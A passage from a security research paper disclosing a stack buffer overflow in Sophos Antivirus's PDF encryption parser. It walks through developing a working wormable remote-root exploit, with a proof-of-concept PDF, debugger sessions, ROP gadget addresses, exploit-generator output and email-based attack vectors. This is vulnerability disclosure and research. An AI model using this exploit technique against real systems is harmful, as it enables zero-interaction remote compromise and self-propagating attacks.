  b. *Initialize the MD5 hash function and pass the result of step 1 as input to this function.*

  c. *Pass the value of the encryption dictionary's O entry to the MD5 hash function.*

d. *Treat the value of the P entry as an unsigned 4-byte integer and pass these bytes to the MD5 hash function, low-order byte first.*

e. *Pass the first element of the file's file identifier array (the value of the ID entry in the document's trailer dictionary; [...]) to the MD5 hash function and finish the hash.*

f. *(Revision 3 only) Do the following 50 times: Take the output from the previous MD5 hash and pass it as input into a new MD5 hash.*

g. ==Set the encryption key to the first n bytes of the output from the final MD5 hash, where n is always 5 for revision 2 but for revision 3 depends on the value of the encryption dictionary's Length entry.==

Note that he output size is specified by the document in revision 3 documents, but otherwise is a fixed length. Sophos attempt to support Revision 3 documents, but always read the contents onto a fixed length 40 bit stack buffer. It is hard to believe this code was tested post implementation, as simply setting a length greater than 5*8 will corrupt the stack and could never have successfully decrypted a document.

In pseudocode, we can see how Sophos implement this operation. Here, Sophos are performing steps 6 and 7 from Algorithm 3.2 in the PDF 1.4 specification.

```
// n is 5 unless the value of V in the encryption dictionary is greater than 1,
// in which case n is the value of Length divided by 8.)
ObjectLength = 5;
if ( Revision != 2 )
 ObjectLength = state->attr.EncryptObjectLengthField / 8;
state->attr.userkeylen = ObjectLength;
if ( Revision == 3 ) {
 count = 0;
 // (Revision 3 only) Do the following 50 times: Take the output from the previous
 // MD5 hash and pass it as input into a new MD5 hash.
 /* … */
```

And here we see Sophos reading the document in and preparing the key on a fixed-size 5 byte stack buffer:

```
if (Revision == 3) {
  S_MD5Init(&MD5State);
  S_MD5Update(&MD5State, DefaultPDFKey, 0x20u);
  S_MD5Update(&MD5State, &pdf->md5input, pdf->md5inputlen);
  S_MD5Final(&cryptbuf, &MD5State);
  arcfourInit(&arc4state, pdf->pdf_crypt_info.rc4key, cryptinfo->keylen);
  roundnum = 1;
  arcfourEncrypt(&arc4state, &cryptbuf, &cryptbuf, 16);
  do {
    memcpy(buf, pdf->pdf_crypt_info.rc4key, cryptinfo->keylen);
    for (i = 0;; buf[i - 1] ^= roundnum) {
      limit = i++;
      if (cryptinfo->keylen <= limit)
        break;
    }
    ++roundnum;
    arcfourInit(&arc4state, buf, cryptinfo->keylen);
    arcfourEncrypt(&arc4state, &cryptbuf, &cryptbuf, 16);
  } while (roundnum != 20);
```

It is interesting to note that Sophos cannot prompt the user for a password at runtime, and therefore can only decrypt PDF documents encrypted with the empty password "". It is doubtful whether this code has ever successfully decrypted a PDF file.

Exploitation of this flaw is staggeringly simple, as Sophos do not employ basic mitigation techniques like stack cookies. Figure 10 contains a sample document that demonstrates the problem.

```
%PDF-1.3
0 0 obj <<
```

```
              /Filter /Standard
              /Length 2040
              /V 1
              /R 3
       >>
       stream
       endstream
       endobj
       trailer <<
              /Encrypt 0 0 R
       >>
```

Figure 10. Minimal revision 3 PDF with encryption object, Sophos will not handle this Length correctly.

As the Length attribute is greater than 5*8, this will cause a stack buffer overflow. We can examine the state of the Sophos scan process on a Mac deployment, where sophos do not set the default symbol visibility correctly.

```
(gdb) b arcfourInit
Breakpoint 1 at 0xc011aaa7
(gdb) c
```

Here we see Sophos about to attempt decryption of the input document using the empty password "", the only password Sophos supports.

```
Breakpoint 1, 0xc011aaa7 in arcfourInit ()
(gdb) bt
#0  0xc011aaa7 in arcfourInit ()
#1  0xc006a5fd in pdfAutomataParse ()
#2  0xc008a2e8 in SARCpdfInit ()
#3  0xc0097547 in SARCcallArchiveInit ()
#4  0xc0100258 in SARC_SF_CreateInstance ()
#5  0xc00cea4d in SFFSEX_CreateStorage ()
#6  0xc012783b in RecurseInStream ()
#7  0xc01292f9 in VEEX_SweepStream ()
#8  0xc0125346 in VEEX4_SweepStreamWithPUA ()
#9  0xc01a1ab8 in SAVIsweepThing ()
#10 0xc01a33c0 in CISavi2_SweepFile ()
#11 0x00013428 in sweepFileTypeArea ()
#12 0x00014b39 in sweepArea ()
(gdb) c

Breakpoint 1, 0xc011aaa7 in arcfourInit ()
```

If we break on the memcpy, we can examine the arguments.

```
0xc034bf86 in dyld_stub_memcpy ()
(gdb) x/xw $esp+12
0xbfffc1e8:  0x000000ff # size
(gdb) x/xw $esp+8
0xbfffc1e4:  0x001879e0 # src
(gdb) x/xw $esp+4
0xbfffc1e0:  0xbfffc49c # dest
(gdb) finish
```

Here they are attempting to read 256 bytes of attacker controlled data onto a 5 byte stack buffer. Needless to say this, this will corrupt the program state and give an attacker control of execution.

```
(gdb) i frame
Stack level 0, frame at 0xbfffc4e0:
 eip = 0xc006a642 in pdfAutomataParse; saved eip 0x0
 called by frame at 0x0
 Arglist at 0xbfffc4d8, args:
 Locals at 0xbfffc4d8, Previous frame's sp is 0xbfffc4e0
```

```
 Saved registers:
  ebx at 0xbfffc4cc, ebp at 0xbfffc4d8, esi at 0xbfffc4d0, edi at 0xbfffc4d4, eip at 0xbfffc4dc
(gdb) p 0xbfffc49c + 0xff > 0xbfffc4dc
$3 = 1
```

You can see that by examining the frame, Sophos requested an operation that would damage the saved registers.

```
(gdb) c
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x13131313
0x13131313 in ?? ()
(gdb) x/i $pc
Cannot access memory at address 0x13131313
0x13131313:  Cannot access memory at address 0x13131313
```

The return address was modified to point to an unmapped address. As Sophos do not employ basic mitigation techniques like stack cookies, the new address was honoured and the attacker gained control of execution.

Discussion

Basic review of this code would have spotted this error. As the responsible flaw is handling a well described part of the PDF specification, even testing and QA with well-formed documents would have found the problem.

Had Sophos used basic toolchain mitigations like -fstack-protector or /GS, this would have mitigated the vulnerability, potentially making it unexploitable and limiting the impact to denial of service.

Deployment Best Practices Checklist

- It is inexcusable to ever ship security sensitive code without /GS on Windows or -fstack-protector on Linux and Mac, verify your vendor does this.
- QA and development processes should endeavour to catch simple errors like this.

Further work

In addition to the vulnerabilities explored in depth here, trivial fuzzing produces hundreds of testcases that warrant further exploration. the author did not have time to perform detailed analysis of the hundreds of testcases produced by trivial bit flipping, however dozens of the most critical errors were sent to Sophos.

Sophos informed me that they were able to reproduce the flaws, and were working on fixes at the time of publication.

These results demonstrate that this fundamental technique that we know attackers are using have not been employed by Sophos. Sophos customers are encouraged to demand Sophos employ a basic security testing methodology during their development cycle, and to verify that they're not inadvertently undermining the customer's security stance simply through use of their software.

III. Exploitation

In this section, we develop and dissect a working exploit for the Sophos onaccess scanner, analyse the impact of a compromise, and discuss potential attack vectors. For this demonstration we will focus on the PDF stack buffer overflow described in Section II.

The vulnerability described below is a wormable, pre-authentication, zero-interaction, remote root for Sophos on all platforms. I will focus on the Mac platform for this section of the paper, however these concepts translate relatively easily to Windows and Linux.

Vulnerability Analysis

The previous simplified explanation of the Revision 3 parsing vulnerability is not sufficient to develop a working exploit, as the program state at the point of the overflow is quite complex. An important detail is that the stack is not corrupted

with attacker controlled input, rather it is overrun with a complex data structure used to record the state of a finite state machine Sophos use to parse PDF documents.

The vulnerable code section in the parser looks something like this (approximated by reverse engineering):

```
struct PDFCRYPT {
      /* … */
      uint32_t keysize;
      uint8_t arc4key[5];
      uint8_t input[5];
      /* … */
};

struct PDFOBJ {
      /* … */
      PDFLEXER lexer;
      PDFSTREAM stream;
      PDFCRYPT cryptinfo;
      /* … */
} pdf;

/* … */

// Here Sophos are attempting to implement the final stage of Algorithm 7
// "Authenticating the owner password" from section 7.6.3 of the PDF
// specification.
for (round = 0; round < 20; round++) {
      char buf[5];

      memcpy(buf, pdf->cryptinfo->arc4key, pdf->cryptinfo->keylen);
      for (i = 0; i < keylen; i++) {
            buf[i] ^= round;
      }

/* … */
```

The vulnerability here is that the key length is specified by the attacker in Revision 3 documents, but only a static 5-byte (40 bit) stack buffer is used to store it. If an attacker specified any key length greater than or equal to 48[5], memory corruption will occur.

Before leaving the vulnerable block, the buffer is also modified as part of the RC4 process, XORing each byte with a round counter. This detail is important, as we have to adjust our attack to compensate for this.

Program state analysis.

The first step for an attacker is to determine what data is corrupted, and what we can do to influence it. To do this, we calculate the distance from the destination buffer to the saved return address, and then count backwards from the source address to find what object aligns with it.

This is simple with the stack frame view in IDA Pro, as you can see in Figure 11.

---

[5] The number specified is in bits.

Figure 11. Determining stack delta using the stack frame view in IDA pro. XXX: update this old screenshot.

Once we know the offset, we can match it to the source location and determine the contents. This analysis reveals the source location of the data that modifies the return address is part of an I/O abstraction layer called a stream buffer, it's approximate layout is given below.

```
struct PDFSTREAM {
        /* … */
        uint64_t currentPosition;
        uint64_t maxPosition;
        uint32_t num_entries;
        /* … */
};
```

The field I've called `num_entries` aligns with the saved return address. This field contains a count of the number of entries in a linked list used to store PDF objects while parsing the input document. The most relevant usage of this pointer is found in `parse_indirect_object_body()`, and may look something like this:

```
pdf->input_stream.num_entries = LIST_NumOfEntries(pdf->object_list);
```

After reading the code in `parse_indirect_object_body`, I guessed that creating a large number of indirect object references would allow me some control over the size of this list. My first attempt was to create a document with a large number of xref tables referencing an XRef object, see Figure 12.

```
    %PDF-1.4
    0 0 obj << /Type /XRef >> stream endstream endobj
    startxref 9 %%EOF
    startxref 9 %%EOF
    startxref 9 %%EOF
    ...
```

Figure 12. Creating multiple indirect object references with xref tables.

This strategy worked, but unfortunately there is a limit on the maximum object reference depth. This is caused by a fixed "peek window" that limits the size of the object stack while parsing documents. The limit is around 256 objects, which is unacceptably small for the purposes of exploitation.

Following further analysis of the finite state machine used to parse these references, I discovered a strategy for temporarily resetting the peek window. If we nest object filter chains extremely deeply, we can still cause the list to be incremented for indirect references, and reset the peek window after every filter.

Using this trick, I'm able to create an object list of precise lengths up to practical limits.

```
    %PDF-1.4
    0 0 obj << /Type /XRef /Filter [ /ASCIIHexDecode /ASCIIHexDecode … ] >>
    stream endstream endobj
    startxref 9 %%EOF
    startxref 9 %%EOF
    startxref 9 %%EOF
    ...
```

Figure 13. Exceeding maximum object reference depth with nested filter chains.

Now that we have some influence over the data involved, we can explore how to redirect execution.

Redirecting execution

We can influence the return address stored on the stack, but are somewhat constrained in that we must create a linked list of length n, where n is the value we want to install on the stack `XOR 0x13131313`. Realistically, this constrains us to approximately $0 < n < 2^{24}$, to allow for memory limits and practical exploit size.

This is suboptimal, and the probability of something useful to redirect execution to in such a small window is quite low. We can improve our chances using partial address overwrites. Rather than completely overwriting the return address, we can align our overflow so as to only modify the low order bytes, moving execution relative to our current location rather than specifying it absolutely.

This technique greatly increases the chances of something useful existing within our window.

Figure 14. Intel is a little endian architecture, we can overwrite the low order bytes of an address without damaging the most significant bytes. Here, the 32bit value 0x01234567 will be overwritten to 0x01ffffff.

In the previous paper in this series, I described how Sophos misunderstood ret2libc exploitation, and believed attackers could only redirect execution to exported symbols. Their bizarre solution involved blacklisting various exported library routines by injecting hooks at runtime, which cannot possibly work and is trivial to defeat.

This description of a real exploit development process will hopefully aid Sophos in understanding how computer programs are actually organised, why their "Buffer Overflow Protection" product does not offer any security to their customers, and why ASLR is such an important mitigation technique that should never be disabled.

Finding a first stage pivot point.

Finding small chunks of reusable code for use in exploitation (sometimes referred to as gadgets) can be quite difficult when there are non-trivial constraints on the search space. The most exciting published work on this topic I'm aware of is DEPLIB from Pablo Sole of Immunity, an impressive SMT solver for ROP problems.

We can express the problems we need to solve in terms of DEPLIB expressions, and have solutions automatically generated. The steps to take control of execution are approximately:

- Locate a section of memory at a predictable location with controllable contents.
- Locate a first-stage pivot, which moves the stack pointer to this location and returns.
- Now with no constraints on search space, locate a second-stage pivot which will turn an arbitrary instruction pointer into an arbitrary instruction pointer and arbitrary stack pointer.
- Finally, create a chain of gadgets to perform the desired shellcode operation.

Examining the program state at the time the vulnerable routine returns reveals that at 132 bytes below the stack pointer is a buffer containing the Document ID, an arbitrary 16 byte string stored in the PDF trailer.

```
%PDF-1.4
…
trailer << /Encrypt 1 0 R /ID [ <41414141414141414141414141414141> … ] >>
...
```

Figure 15. Specifying a Document ID.

```
(gdb) x/16xb $esp-132
0xbfffc46c: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0xbfffc474: 0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
```

Now we require DEPLIB to locate us a sequence that will transfer execution to an address stored in this buffer, which will remove the constraints we have on execution address, and allow us to search the entire address space.

Figure 16. Using DEPLIB to resolve exploitation problems. The page alignment is off-by-one as I wrapped a Mach-O memory dump in a COFF loader with objcopy to make it accessible to Immunity Debugger.

I located a suitable sequence at 0xc01c2097, as you can see below:

```
(gdb) x/5i 0xc01c2097
0xc01c2097 :        mov      esi,esp
0xc01c2099 :        jmp      DWORD PTR [esi-0x7d]
0xc01c209c :        clc
0xc01c209d :        add      al,0x75
0xc01c209f :        aaa
```

This is always loaded at a predictable location, as Sophos disable ASLR for their products. Now, by specifying a suitable Document ID, we can take over execution and redirect it to a secondary location for our next stage pivot.

To do this, we need a document that generates an object list length of (0x131313 ^ 0x1C2097) == 0xF3384, and force it to overwrite the least significant 3 bytes of the return address. I wrote a script to generate a suitable file for further testing.

```
$ bash build_sophos_exploit.sh 0xf3384 > exploit.pdf
$ du -hs exploit.pdf
5.7M   exploit.pdf
```

Now I can attach to the root-owned onaccess scan process, InterCheck, and observe what happens when I receive this email attachment in Mail.app.

```
# gdb -p 47097
Reading symbols for shared libraries.
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
```

We now have complete control of the sophos process, and can redirect it as we wish. As previously mentioned, this exploit was developed on a Mac system, but the same vulnerability exists on Windows and Linux, and is exploitable on all three platforms.

Locating a second stage pivot.

The state of execution is still imperfect, ideally we want to load a pointer to a large attacker controlled buffer onto the stack pointer to develop our shellcode. After some wrestling with DEPLIB to produce the output I needed, I settled on a two-stage solution.

There is a pointer to one of the input stream objects at *(**ESP + 4), we need to load this onto ESP and then return.

```
(gdb) x/x $esp              # *ESP
0xbfffc4f0: 0x001cd040
(gdb) x/x 0x001cd040        # **ESP
0x1cd040:   0x001cd620
(gdb) x/x 0x001cd620+4      # **ESP + 4
0x1cd624:   0x00a3cc00
(gdb) x/s 0x00a3cc00        # *(**ESP + 4)
0xa3cc00:    "startxref 0 %".# Attacker controlled data.
```
I achieved this using these two gadgets.

```
(gdb) x/5i 0xc00021f8
0xc00021f8 : pop     ebp
0xc00021f9 : popf
0xc00021fa : xor     al,0x0
0xc00021fc : leave
0xc00021fd : ret
```

Expressed in a more understable way, this is equivalent to executing:

```
mov ebp, [esp]
mov esp, ebp
pop ebp
ret
```

Which gets us close to our desired stack pointer, the best candidate gadgets I could find to complete the operation varied depending on OS version, but were variations on the following sequence

```
leave
pop     esp
ret
```

I was quite pleased to come up such a concise sequence, any ret operation is acceptable (ret, retn, retf), but because the examples I found were retf, we need to compensate by including the user dpl3 segment selector, USER_CS, on our initial stack.

We can now redirect to an arbitrary location with a stack pointer containing arbitrary data. I simply needed to ensure the stream buffer alignment placed my object stream at a predictable location, which is just a case of trial and error.

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
(gdb) p/x $eip
Cannot access memory at address 0x41414141
$1 = 0x41414141
```

21

```
(gdb) x/x $esp
0x82f3608:   0x42424242
```

Now we've turned this complex stack buffer overflow vulnerability into a classic exploitation problem, and simply need to develop our shellcode. Putting it all together into a final exploit, we can produce a payload that executes arbitrary shell commands when a victim receives it. The code for this exploit is provided in the Appendix.

```
$ bash build_sophos_exploit.sh 1 > output.txt
[+] -------------------------------------------------
[+] Sophos Antivirus PDF Rev. 3 Encryption Parsing Remote Root Exploit
[+] ------------------------------ taviso@cmpxchg8b.com --------------
[+] Target: Mac OS X 10.8.2 12C60, Sophos 8.0.6C, Engine 3.34.0
[+]
[*] Bit delta between 0xc008a2e3 and 0xc01c2097 is 0x148274
[*] Nearest octet boundary to 0x148274 is 2**(3*8)-1
[*] Address mask is 0xffffff, arc4 mask is 0x131313
[+] Compensated pivot address for object list will be 0xf3384
[*] Created 9 byte PDF 1.4 header
[*] Generating chain of 996227 /Crypt filters...
[*] Padding stream data to 1833 byte boundary for ROP stack
[!] Shell command was padded to keep the stack aligned, sorry...
[!] Shell command was padded to keep the stack aligned, sorry...
[*] + USER_CS
[*] + memset(0xc034c193, 47, 1);
[*] + memset(0xc034c194, 117, 1);
[*] + memset(0xc034c195, 115, 1);
[*] + memset(0xc034c196, 114, 1);
[*] + memset(0xc034c197, 47, 1);
[*] + memset(0xc034c198, 98, 1);
[*] + memset(0xc034c199, 105, 1);
[*] + memset(0xc034c19a, 110, 1);
[*] + ...
[*] + system("/usr/bin/id  ");
[*] + abort();
[+] Generating RC4 and PDF trailer objects...
[*] Second Stage Pivot@0xc00021f8
[+] The document ID will be 6453B990414141F82100C04141414141, RC4 object @ 1 0
[*] Created 3 indirect object references
[+] Finished.
$ sweep output.txt
Sophos Anti-Virus
Version 8.0.6C [Darwin/Intel]
Virus data version 4.80, August 2012
Includes detection for 3876611 viruses, trojans and worms
Copyright (c) 1989-2012 Sophos Plc. All rights reserved.

System time 00:55:06, System date 21 October 2012

Quick Scanning

uid=501(taviso) gid=20(staff) groups=20(staff),12(everyone),80(admin)204(_developer)
Abort trap: 6
```

This payload works with the command line scanner, but deadlocks the system via the on-access scanner. This is because the Sophos kernel extension blocks all I/O on the system until the process starts responding. Of course, it can no longer do that as we've taken over.

We need to compensate for this in our payload and allow the kernel to continue, which is somewhat tricky. We have a number of options, for example:

- Remove the kernel extension (we have root access now, so this is permitted).
    - This should be possible without I/O, but is a lot of work on Darwin. We need to keep our stack simple, so this does not seem like a good solution.
    - Take a look at the code for kextunload, emulating this in shellcode would be a significant amount of work. http://web.mit.edu/darwin/src/modules/kext_tools/kextunload_main.c
- Emulate the on-access scanner, notifying the kernel extension that everything is okay over it's IPC channel.

22

- ○ We could do this, but it's most likely a complex and error-prone operation in our constrained exploitation environment.
- Disable the on-access scanner via a sysctl.
  - ○ Examining the kernel extension code reveals that the sysctl "machdep.sav" can be used to control the operation of the scanner, we can set this sysctl via sysctlbyname(), and disable the scanning without any I/O.
- Fork a process, terminate the parent and let launchd respawn the scanner to take over while we maintain control of the child.
  - ○ While not elegant, this could be a viable and simple solution to the problem.

I decided that a single call to sysctlbyname() would be the most reliable solution, and added this to my chain. The final results are demonstrated below, when the victim receives an email from the attacker. It is not necessary for the victim to read or open the email, the I/O caused when receiving it is enough.

Attack Vectors

Sophos use a kernel module or minifilter to intercept I/O system wide on all platforms they support, blocking the operation and passing it to a privileged user space process before permitting it.

Any method an attacker can use to cause I/O is enough to exploit this vulnerability. The following is a non-exhaustive list of possible attack vectors.

- Receiving an email via Outlook or Mail.app (just receiving the email is enough, no need to read or open it, an attacker simply has to send the mail to you).
- Opening any file of any type provided by an attacker, even plain text or images.
- Visiting a URL, even in a sandboxed browser, as the scan process is not sandboxed.
- Even using webmail client is enough, as an attacker can embed images using MIME cid: urls and trigger cache writes.

The most realistic attack scenario for a global network worm is self-propagation via email. No users are required to interact with the email, as the vulnerability will be automatically exploited.

Here is a step-by-step example of exploitation on an up-to-date Mac system using a URL.
